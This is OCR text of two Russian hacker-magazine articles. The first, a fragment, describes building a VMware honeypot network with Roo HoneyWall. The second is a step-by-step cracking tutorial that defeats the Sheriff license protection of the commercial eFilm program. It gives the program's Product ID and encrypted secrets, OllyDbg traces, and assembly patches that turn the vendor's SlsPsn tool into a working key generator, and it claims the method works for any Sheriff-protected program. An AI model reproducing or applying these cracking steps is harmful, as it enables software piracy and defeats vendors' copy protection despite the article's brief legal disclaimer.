
Когда-то кто-то, наверное, очень умный, придумал, как на одном компьютере запустить несколько операционных систем. Одновременно. Да, речь пойдет о технологиях виртуализации. Причем именно о технологиях, а не о конечных продуктах. Таких технологий я насчитал 4 штуки.

Для нас наиболее интересными будут две технологии виртуализации, а именно гипервизорная виртуализация, работающая поверх железа, и виртуализация на уровне ОС. Наиболее известными продуктами, работающими по первой технологии, являются XEN и VMware ESX. Ко второму типу относятся MS Virtual PC (а также Server) и VMware Workstation (а также GSX, Server и т.д.). Так как именно VMware Workstation получила наиболее широкое распространение, то и систему мы будем поднимать на ней. В наши задачи входит создание сети виртуальных машин, работающих как приманки, файрвола-приманки, трансляции всего внешнего трафика на подставной файрвол через Roo HoneyWall, решение проблем, связанных с маршрутизацией трафика между сетевыми сегментами, и прочие мелочи.


Попробуем развернуть всю сеть-приманку на твоем файрволе. Он должен иметь достаточное количество памяти и шустрый процессор. В качестве маршрутизатора используем последнюю версию Kerio WinRoute FireWall (KWRF). Базовые правила для файрвола будут такими же, как те, что указаны в таблице.


В качестве гипервизора виртуальных машин используем VMware Workstation 5.5. Отключаем ее встроенные сервисы NAT и DHCP. Сделать это можно либо через services.msc, либо через настройки самой Вары. Создаем 6 виртуальных машин. Устанавливаем Roo HoneyWall. Для этого скачиваем дистрибутив с сайта www.honeynet.org или берем его с DVD-диска. Подключаем ISO-образ или прожигаем болванку. Запускаем машину и производим установку. Установка полностью автоматическая, поэтому проблем возникнуть не должно. Первый интерфейс (eth0) заводим в сетевой сегмент, который виден на физическом компьютере. В данном случае это VMNet 4. Далее устанавливаем какую-

Пример размещения ловушек honeypot в корпоративной сети




Пример установки ловушек в производственный сетевой сегмент






dvd

На нашем DVD ты найдешь все программы, которые были использованы в процессе работы, дистрибутив Roo HoneyWall и схемы в высоком разрешении.



Лог взаимодействия взломщика с ловушкой



Просмотр события атаки: перебор пароля на MSSQL-сервер

нибудь ОС и делаем из нее файрвол. Внешний IP-адрес этого файрвола будет 192.168.130.2. Обрати внимание, что именно на него будет производиться полная трансляция всех пакетов, приходящих из интернета, с помощью KWRF. Для того чтобы транслированные в сеть VMNet 4 пакеты смогли достигнуть файрвола, находящегося в сети VMNet 7, маски подсети на интерфейсе физической машины и фейкового файрвола должны быть установлены в 255.255.0.0. Объединяем второй сетевой интерфейс Roo HoneyWall (eth1) и новоиспеченный файрвол. В данном случае это VMNet 7. Вторым сетевым интерфейсом наш фейковый файрволл будет находиться в сетевом сегменте VMNet 1. Именно сегмент VMNet 1 будет сетью твоих ловушек. В этой сети устанавливается несколько высокоинтерактивных ловушек, например Windows XP + модуль Sebek в качестве пользовательского компьютера и несколько других серверов, тоже в связке с модулями Sebek, и один низкоинтерактивный honeypot, например HoneyD. HoneyD поможет организовать массовку с использованием минимальных ресурсозатрат. Как я уже говорил, в этой виртуальной сети желательно сделать некое подобие твоей реальной сети.

УПРАВЛЕНИЕ ЛОВУШКАМИ

Управлять Roo HoneyWall можно несколькими способами. Самый простой и одновременно самый сложный — управлять локально. Простой — потому что никаких дополнительных телодвижений не требуется. Сложный — потому что конфигурировать систему и осуществлять мониторинг, используя одну консоль, способны лишь отдельные аксакалы. Система предусматривает удаленное администрирование в Web-based GUI. Можно поставить рядом еще одну виртуальную машинку и завести ее и интерфейс eth2 Roo HoneyWall в один сетевой сегмент, например VMNet 9. Можно обойтись и без виртуальной машины: вывести этот самый VMNet 9 наружу, то есть на физическую машину, и управлять с нее. А можно и еще хитрее: перевести только что выведенный наружу VMNet 9 в режим Bridging с физической сетевой картой LAN Interface и управлять со своего компьютера, находящегося в локальной сети. Для этого придется немного повозиться с таблицей маршрутизации, но если ты не пропускал лекции по сетям, то сделаешь это за 5 минут. После того как вся сеть собрана, щедро награждай багами отдельные фейковые машины, чтобы привлечь к ним внимание хакера. Для уверенности ты можешь разместить несколько honeypot'ов в производственной сети. Это позволит узнать о неприятеле, в случае если он попал в сеть другим образом.

ПОСЛЕ АТАКИ

Как узнать, была ли совершена атака или нет? Каждое honeypot-средство предлагает для этого свои инструменты. Для одних honeypot'ов более важным является сам факт обнаружения атаки, в то время как для других — все детали ее совершения. Например, Honeypot KFSensor может рассказать о том, с каких узлов было произведено подключение, какие сервисы задействовались, какие пароли использовались при переборе и т.д. Высокоинтерактивные ловушки с модулями Sebek через свой сервер на Roo HoneyWall дают более подробную информацию, а именно какие процессы запускал взломщик на ловушке, какие процессы модифицировал, совершая атаку, и т.д. Благодаря тому что данные с десятков машин собираются на одном Roo HoneyWall, можно оперативно наблюдать за тем, что там творится. Как происходит само оповещение об атаке, тоже зависит от самого honeypot'a. В одних при атаке отправляется письмо на почтовый ящик администратора, в других — сообщение ICQ или других IM. Несложно реализовать отправление sms-сообщения на телефон админа. Отдельные представители умеют пищать системным динамиком и обращать на себя внимание другими замысловатыми способами.

И ЭТО ЕЩЕ НЕ КОНЕЦ!

Процесс заманивания хакера в ловушку похож на рыбалку. Насадил наживку, забросил поплавок в камыши и сидишь — ждешь большую рыбу. Колебания поплавка на воде дадут понять, с какой рыбой ты будешь иметь дело. Наверняка, будет попадаться и всякая мелочевка. Значит, пора сменить наживку (усилить защиту подставного файрвола и т.д.). Конечно, это целая наука. Но знание особенностей работы и понимание ее фундаментальных принципов позволит экспериментировать и создавать интересные системы. Но, как бы там ни было, приятное (а я бы сказал, и полезное) времяпрепровождение тебе обеспечено. ⌶







САМ СЕБЕ ШЕРИФ

ГЕНЕРАТОР ЛИЦЕНЗИЙ ДЛЯ СЕРИЙНОЙ ЗАЩИТЫ SHERIFF

IEN / IEN@NM.RU /

Во многих программах есть ошибки. Ошибки бывают разные. К примеру, то, что программа по каким-то причинам работает только 30 дней, я считаю ошибкой :). Ошибки надо исправлять. И тут на помощь нам приходят отладчик с дизассемблером. Две милые девушки — Оля (OllyDbg) и Ида (IDA).





По долгу службы одному моему знакомому потребовалось использовать узкоспециализированную и дорогостоящую программу eFilm от Merge eMed. Денег на ее покупку нет. Сама же программа необходима исключительно в целях отладки; являясь клиентом, она помогает отлаживать собственноручно написанный сервер. 30 дней, что дается на пробу, для этого явно не хватит. Узкоспециализированность стала гарантом отсутствия широко известных методов увеличения срока службы. А значит, пора доставать мой большой отладчик!

АНАЛИЗ


Не думаю, что установка программы может вызвать хоть какие-то затруднения. Собственно, пока все достойно работает. Но вот первый запуск, и нас уведомляют о том, что программу можно или попробовать, или зарегистрировать. Выбираем первое. Получаем предупреждение, что системное время менять не стоит. Замечательно. В пункте меню «Help → Licensing...» видим запутанную систему лицензий. Похоже, что где-то здесь и находится та самая ошибка, которую надо исправить.

Для начала попробуем найти следы защиты в виде пакеров и протекторов. В папке с программой PeID обнаруживает целый букет разнообразных компиляторов, но ни один модуль ничем не упакован. В том числе и основной. А это отличный повод запустить Иду и Олю. Пока первая из них занята анализом, мы с помощью второй попытаемся локализовать кусок кода, отвечающий за лицензии.

Запускаем eFilm из под Оли. При запуске в программе происходят исключения, с которыми она сама не справляется. Значит, придется понажимать <Shift-F9>. После полной загрузки заходим в «Help → Licensing...» и делаем вид, будто все уже оплачено. Нажимаем Local. Нам дают какой-то Reference Key (запишем куда-нибудь!) и предлагают ввести License Key. Ну что же. Вводим классическое «111111111...» (сколько хочется единичек) и смело жмем OK. Программа ругается MessageBox'ом. Ставим брейкпоинт на MessageBox в Оле (bp MessageBoxW и bp MessageBoxA). Давим OK — наш брейкпоинт срабатывает.

Мы в kernel32, и теперь нам надо попасть к месту вызова этой стандартной процедуры. Просто трассируем программу до retn'a. Ага. Мы теперь мы в MFC. Трассируем до следующего retn'a. Опа. Мы в eFilm.exe. Поднимаем взор чуть выше только что выполненного call'a, и пытаемся понять, как же программа до него дошла. Иногда изменив пару логических условий, можно добиться совсем других последствий.

Найдем начало процедуры, в которой мы находимся. Оно выдает себя прологом и характерными выравниваниями. Ставим брейкпоинт на найденное начало и вдумчиво наблюдаем за происходящим на мониторе. Очевидно, что в этой процедуре находятся проверки только что



Вот такой вот ласковый прием

```
7E4506FD  90              NOP
7E4506FE  90              NOP
7E4506FF  90              NOP
7E450700  90              NOP
7E450701  90              NOP
7E450702  8BFF            MOV EDI,EDI
7E450704  55              PUSH EBP
7E450705  8BEC            MOV EBP,ESP
7E450707  833D BC14477E 0 CMP DWORD PTR DS:[7E4714BC],0
7E45070E v74 24           JE SHORT USER32.7E450734
7E450710  64:A1 18000000  MOV EAX,DWORD PTR FS:[18]
7E450716  6A 00           PUSH 0
7E450718  FF70 24         PUSH DWORD PTR DS:[EAX+24]
7E45071B  68 241B477E     PUSH USER32.7E471B24
7E450720  FF15 C412417E   CALL DWORD PTR DS:[<&KERNEL32.Interlock
7E450726  85C0            TEST EAX,EAX
7E450728 v75 0A           JNZ SHORT USER32.7E450734
7E45072A  C705 201B477E 0 MOV DWORD PTR DS:[7E471B20],1
7E450734  6A 00           PUSH 0
7E450736  FF75 14         PUSH DWORD PTR SS:[EBP+14]
7E450739  FF75 10         PUSH DWORD PTR SS:[EBP+10]
7E45073C  FF75 0C         PUSH DWORD PTR SS:[EBP+C]
7E45073F  FF75 08         PUSH DWORD PTR SS:[EBP+8]
7E450742  E8 2D000000     CALL USER32.MessageBoxExA
7E450747  5D              POP EBP
7E450748  C2 1000         RETN 10
```

Наш брейкпоинт сработал

введенной строки. Причем в ответ на всякую некорректность мы прыгаем в блок с вызовом MessageBox'а. Хм, тут есть два варианта: либо мы меняем строку, добиваясь, чтоб некорректностей не было, либо мы меняем логические переходы на противоположные. В первом случае мы узнаем, как примерно должен выглядеть номер лицензии, во втором же мы рискуем довольно скоро добраться до ядра защиты. Сейчас я хочу быстро найти что-нибудь любопытное, поэтому мой вариант номер два. Если не получится, проведем тотальный разбор.

Избегая блока с руганью, меняя флаги процессора перед jmp'ами, трассируем программу дальше. Стандартные процедуры трассировать бессмысленно, поэтому перешагиваем через многочисленные вызовы из mfc, kernel32 и user32. А вот местные процедуры могут быть интересны, поэтому их мы трассируем с заходом. Оля показывает нам содержимое стека и регистров. И там мелькает имя нашей программы, интересный ключ в реестре и какой-то номер. По вызываемым функциям становится примерно ясно, что происходит (к слову, человеческие имена для mfc-процедур можно получить у Иды). Запоминая действия программы, и записывая данные на листочке, продолжаем дальше. Доходим до любопытного места, а именно вызова:

```
004FABB3        CALL DWORD PTR DS:[EAX+14]
; <JMP.&efSheriffLocal.?GetLicenseHandle@
CSheriffLocal@@UAEKXZ>,
```

В нем Оля углядела функцию из библиотеки efSheriffLocal. Функция имеет, прямо скажем, заманчивое имя. В папке с программой как раз лежит такая библиотека. И еще там есть библиотека с довольно похожим именем: efSheriffRemote. Судя по всему, это разные части одного защитного механизма. Первая библиотека — для локального применения, а вторая — на случай, если у нас есть сеть и лицензии надо шарить. Но это только догадки, которые, однако, подтверждаются наличием кнопок Local, Client и Server в диалоге регистрации. Просим Иду дизассемблировать и их. Это происходит довольно быстро. И начиная анализ, обращаем внимание на странный факт, что имена многих функций в таблицах экспорта и импорта совпадают. Более того, импорт происходит из библиотеки slsLocal.dll(sllRemote.dll), и если efSheriffLocal написана на C++, то slsLocal — на C. Таким образом, библиотеки efSheriff* — объектные надстройки над библиотеками sls*. Жуть.

поиск

Что мы имеем? Защита организована в виде библиотек. Библиотеки имеют унифицированный интерфейс. В голову начинают лезть разные мысли:

1) выяснив правильные ответы на запросы большого брата, можно было бы подменить библиотеки;

2) защита явно не самодельная, а значит, где-то есть документация.

Опробуем вторую мысль. Гуглим по слову slslocal. Первая же ссылка ведет нас на сайт со звучным именем sheriff-software.com. Более того, она ведет нас прямо в help для тех, кто решил использовать эту защиту! Вот везение!

За комплект защиты для одной программы с нас просят всего $550 и $275 за каждую следующую. Эх... хорошо, что можно просто попробовать. Качаем SDK, щелкнув по кнопке Free evaluation (форму можно заполнять кривыми данными).

Честно говоря, на этом поиски можно было бы и закончить ввиду того, что в help'е достаточно подробно изложен принцип работы библиотеки, что позволяет бы без труда написать подмену. Но мой взгляд приковала папка TOOLS. В ней лежат утилиты для работы с лицензиями. SlsAdmin — явно утилита для манипулирования существующими лицензиями. SlsGen — утилита для генерации лицензий по известным Product Name, Product ID, Product Secrets. Первое — тупо имя программы. Product ID — это 5 групп по 4 цифры. Группы разделены дефисами. Product Secrets — 4 строки, в каждой строке 4 группы по 4 цифры. Дальше в эту программу кидается Reference Key, и мы получаем Licence Key. Reference Key, по-видимому, индивидуален для каждой машины. И его нам выдали еще в самом начале.


Одна незадача — у нас нет ни Product ID, ни Product Secrets. Открываем мануал. Так. Product ID узнать просто — он в открытом виде передается многим процедурам (SLS_Request, например). Да и в реестре он светится, не говоря уже о том, что наша программа покажет его, если нажать кнопку View в меню «Help → Licensing...». Вот он: 5366-8721-2229-7642-5711.

С Product Secrets все сложнее. Они бывают двух типов: обычные и зашифрованные. Эти ключи участвуют в проверке лицензий, поэтому они тоже передаются в одну из процедур. Но передаются они в зашифрованном виде, а для генератора они нам нужны в обычном. Собственно, вот они:

```
0x42 0x62 0x17 0x00 0x43 0xFC 0xC0 0x7F 0x8F
0xA2 0x9F 0x63 0x2E 0x86 0x19 0x28 0x35 0x62
0x41 0x61 0x6D 0x36 0x14 0x14 0x6D 0xB8 0x1D
0xCA 0x8B 0xCE 0x92 0xC4 0x0F 0x04 0x3B 0x39
0x43 0x63 0x39 0x6F 0x45 0xD5 0x41 0x11 0x43
0x41 0x13 0xA5 0x07 0xD2 0x04 0x8E 0xFB 0x9B
0x44 0x64 0x9A 0x49 0x97 0x8B 0x1C 0x15 0x64
0xB7 0x5D 0x0A 0x0F 0x0B 0xD9 0xFB 0x62 0x76
```

Остается еще одна программа в папке TOOLS — SlsPsn. Судя по описанию, человек покупает у у Sheriff'ов некий номер (Product SN). Вводит в эту утилиту и получает Product ID и Product Secrets. Причем и в обычном, и в зашифрованном виде. Э-э-э... где-то здесь спрятан косяк. Либо программа уже знает все комбинации, либо генерирует их на лету по входному номеру. В любом случае внутри этой маленькой программки есть код, переводящий обычные Product Secrets в зашифрованные. Найдем его,





До чего похожие имена...



links

Сайт Merge: https://www.merge.com/EMEA/estore/content.aspx?productID=108;
Сайт Sheriff software: http://sheriff-software.com;
Wasm.ru: http://wasm.ru;
CrackLab: http://cracklab.ru.



warning

Следует отдавать себе отчет в том, что эта статья была написана исключительно в исследовательских целях и любые твои действия, нарушающие законы страны, в которой ты проживаешь, могут привести к уголовной ответственности.

затем обратим и получим код, переводящий зашифрованные Product Secrets в обычные.

ПОДМЕНА

Для начала надо заставить SlsPsn вывести хоть что-нибудь. Суем ей «1111-1111-1111-1111». Ругается. Она права. Где там мой большой отладчик?! Ставим брейкпоинт на MessageBox. Жмем Generate. Брейкпоинт срабатывает. Отлично, теперь ищем место, где принимается роковое решение нас отвергнуть. В текущей процедуре решение уже принято, следовательно, надо искать выше. Вот вызов уровнем выше:

```
00403EF7        PUSH EBX    ; /Arg3
00403EF8        PUSH 10     ; |Arg2 = 00000010
00403EFA        PUSH SlsPsn.00422360
        ; |Arg1 = 00422360 ASCII "Invalid
Product Serial Number"
00403EFF        CALL SlsPsn.00418EE3
        ; \SlsPsn.00418EE3
```

Теперь надо его избежать. Видимо, условный прыжок чуть выше «00403EC2 75 7E JNZ SHORT SlsPsn.00403F42» нам поможет.
И действительно! Заменив его безусловным, мы добились того, что SlsPsn отработала, выдав нам необходимую информацию. Информация на самом деле бесполезная... Но! Давай теперь внимательно посмотрим, что там происходит. Нам был нужен код, который из обычных Product Secrets делает зашифрованные. Заново жмем кнопку Generate и с нашего патчика начинаем трассировать программу. Видно, как с помощью каких-то алгоритмов и вшитых констант программа вычисляет Product ID. А по Product ID... считается Product Secrets. Следовательно, зная Product ID, мы можем вычислить Product Secrets! Вот это косяк!
Ситуация упрощается. Попробуем подменить только что сгенерированный Product ID уже известным нам «5366-8721-2229-7642-5711». Вдумчивое наблюдение показывает, что в первый раз Product ID мелькает здесь:

```
00403F95        LEA EAX,DWORD PTR SS:[ESP+70]
```

Тут-то мы его и подменим! Находим его в дампе и пишем туда «53668721222976425711» вместо «52468953169332006300». Алгоритм отрабатывает, и на выходе мы имеем Product Secrets. Причем обрати внимание, что «зашифрованный» вариант этих секретов мы уже где-то видели.
Копируем открытый вариант Product Secrets в SlsGen. Заполняем остальные поля. Запускаем eFilm. Регистрируемся. Получаем Reference Key. Генерируем себе лицензию. Вставляем в eFilm. Работает! А значит, генератор лицензий у нас есть! И можно идти дальше пить кефир и жевать жвачку.

НЕМНОГО КОДИНГА

Работает на ура. Но для полной гегемонии хотелось бы избавиться от извращений с SlsPsn. Мало ли в мире жертв Sheriff software. Надо приготовить инструмент для быстрой генерации секретных ключей. Безусловно, можно выдрать из SlsPsn нужные алгоритмы и быстро склепать нужный tool. Но стоит ли забивать свою голову глупыми алгоритмами, если есть другой способ — просто исправить ошибки в SlsPsn.Для начала отредактируем интерфейс. Здесь нам поможет редактор ресурсов. Сделаем поле ввода, текст «Product SN:» и кнопку Help невидимыми — все равно они не нужны. А удалять не стоит — могут посыпаться ошибки, например, от кода инициализации диалога. Передвинем остальные поля чуть повыше. Свойство Read Only поля Product ID выставляем в False. Теперь Product ID можно редактировать. В качестве фона можно повесить свою фотографию. Ну или фотографию Джоанны Рутковской. Тру-хакерский интерфейс готов, теперь приступаем к редактированию кода.
Чтобы много не думать, мы припоминаем, где мы подменяли Product ID. Имеет смысл делать это там постоянно. Только теперь нам нужно вытаскивать код из EditBox'а и класть его в ss:[esp+70]. Обычно для этого я использую GetDlgItemText. Но этой функции нет в таблице импорта SlsPsn. С таблицей импорта разбираться не хочется. К тому же есть обходной маневр:

```
GetWindowText( GetDlgItem(hDlg, nIDDlgItem),
buffer, buffer_length);
```


И обе функции у нас есть. На роль буфера подходит SS:[ESP+70] с максимальной длиной, скажем, 5 * 4 (5 групп по 4 цифры) + 4 (4 дефиса) + 1 (для нуля) = 25 = 19h. nIDDlgItem подскажет любой редактор ресурсов, а hDlg мы можем подглядеть в одном из вызовов SetDlgItemText. Или другим, более умным путем. mfc — библиотека объектная. Следовательно, для вызовов применяется соглашение __thiscall, и указатель на текущий экземпляр класса (this) передается в регистре ecx. Мы находимся в одном из методов mfc-диалога, а значит...
В любом случае правильный ответ — [ecx+1c], только вот ecx сначала сохраняется в ebp. Поэтому — [ebp+1c].
Нам остается найти место для нашего патча. Под нашим исправленным джампом как раз образовалось много мертвого кода:

```
00403EC2        JMP SHORT SlsPsn.00403F42


; здесь имеется ввиду

00403F41        RETN  ; этот retn включительно
```

Так. Места у нас тоже вагон. Приступим к самому веселому!



Лицензия принята



Наши искомые Product Secrets

ЦИНИЧНЫЙ ПАТЧИНГ

Помнится здесь мы подменяли Product ID:

```
00403F95        LEA EAX,DWORD PTR SS:[ESP+70]
00403F99        PUSH EDX
00403F9A        PUSH EAX
```

Что ж... подменим теперь код:

```
00403F95       JMP SlsPsn.00403EC4
00403F9A       PUSH EAX
```

О ужас! Мы затерли один push. Не беда, конечно, но забыть о нем нельзя! Компилятор в целях выгоды не использовал стандартный кадр стека, и все стековые переменные адресуются относительно очень непостоянного esp. Дополнительная сложность. Теперь по адресу 00403EC4 надо расположить наш код. Я тут набросал кое-что:

```
PUSH ECX  ; сохраняем ecx
PUSH EBX  ; сохраняем ebx
PUSH EDX  ; сохраняем edx

; далее аргументы GetDlgItem в обратном порядке — таково
соглашение __stdcall

PUSH 3E9                                  ; nIDDlgItem
PUSH DWORD PTR DS:[EBP+1C]                ; hDlg
CALL DWORD PTR DS:[<&USER32.GetDlgItem>]
LEA EDX,DWORD PTR SS:[ESP+7C]             ; buffer
; 70 сменилось 7C ввиду того, что кадр
; стека поплыл за счет трех push'ей наверху
; 3 * 4 байта = 12 байт = Ch байт

PUSH EDX  ; кидаем в стек buffer (смотри ниже)
PUSH 18   ; buffer_length
PUSH EDX  ; buffer
PUSH EAX  ; в eax — результат GetDlgItem, то есть искомый
HWND

CALL DWORD PTR DS:[<&USER32.GetWindowTextA>]          ;
USER32.GetWindowTextA

POP EAX   ; edx, засунутый чуть выше, идет в eax
      ; мы ведь потерли LEA EAX,DWORD PTR SS:[ESP+70],
      ; а этой комбинацией мы восстановили справедливость
POP EDX   ; восстанавливаем edx
POP EBX   ; восстанавливаем ebx
POP ECX   ; восстанавливаем ecx
PUSH EDX  ; мы обещали не забыть об этом push'е
JMP SlsPsn.00403F9A ; прыжок назад, точно на push eax
```

Отлично! Вбиваем патч в Олю и запускаем программу. Call'ы нужно вбивать, опираясь на значения в таблице импорта, а не на конкретные смещения! То есть не call 7E4247FE, а CALL DWORD PTR DS:[41C2D4]. Значения можно легко подсмотреть в Иде. Вбили — проверяем.

И вот первый косяк — кнопка Generate задизейблена. Причем не на уровне ресурсов, а программно. Что же нам делать? Давай размышлять! Кнопка — элемент диалога, а значит, у нее есть номер. Чтобы выполнить любую операцию над кнопкой, надо в стек засунуть ее номер. Причем наша кнопка уникальна во всех смыслах, то есть в циклах ее обрабатывать не будут. Номер нашей кнопки 1004 = 3ech. Поищем push 3ec в Иде. Так и есть — нашелся. И как раз рядом с вызовом ShowWindow. Обратим внимание, что чуть выше в стек кладется ноль:

```
00403DF1        XOR EDX,EDX

[...]

00403DFE        PUSH EDX
```

Этот ноль — аргумент для ShowWindow. Причем когда он нулевой, это значит «выключить», а когда ненулевой — «включить». Места, чтоб изменять edx, у нас нет. К тому же его потом опять придется восстанавливать — скорее всего, этот ноль где-то еще используется. Но ведь есть же регистр, который всегда ненулевой! Указатель стека esp, к примеру.

```
00403DFE    54           PUSH ESP
```

Перезапускаем. Применяем патчи. Работает! Это странно, но очень радостно. Осталось лишь сохранить изменения, и генератор готов.

Впрочем, тут еще есть, над чем поработать. К примеру, можно добавить фильтры для входящей строки, допуская любые комбинации: «XXXXXXXXXXXXXXXXXXXX», «XXXX-XXXX-XXXX-XXXX-XXXX» и даже «XXXX XXXX XXXX XXXX XXXX». Стоит сделать простую защиту от дурака...

ЗАКЛЮЧЕНИЕ

Итак, налицо метод получения генераторов лицензий для любых программ. защищенных с помощью Sheriff v3.0. Хитрость защиты строится на неведении алгоритмов и запутанной системе лицензий, разобраться в которой может торговец, но не математик. Такая защита себя не оправдывает, алгоритмы узнаются, либо обходятся, а систему всегда можно обыграть по ее же правилам.



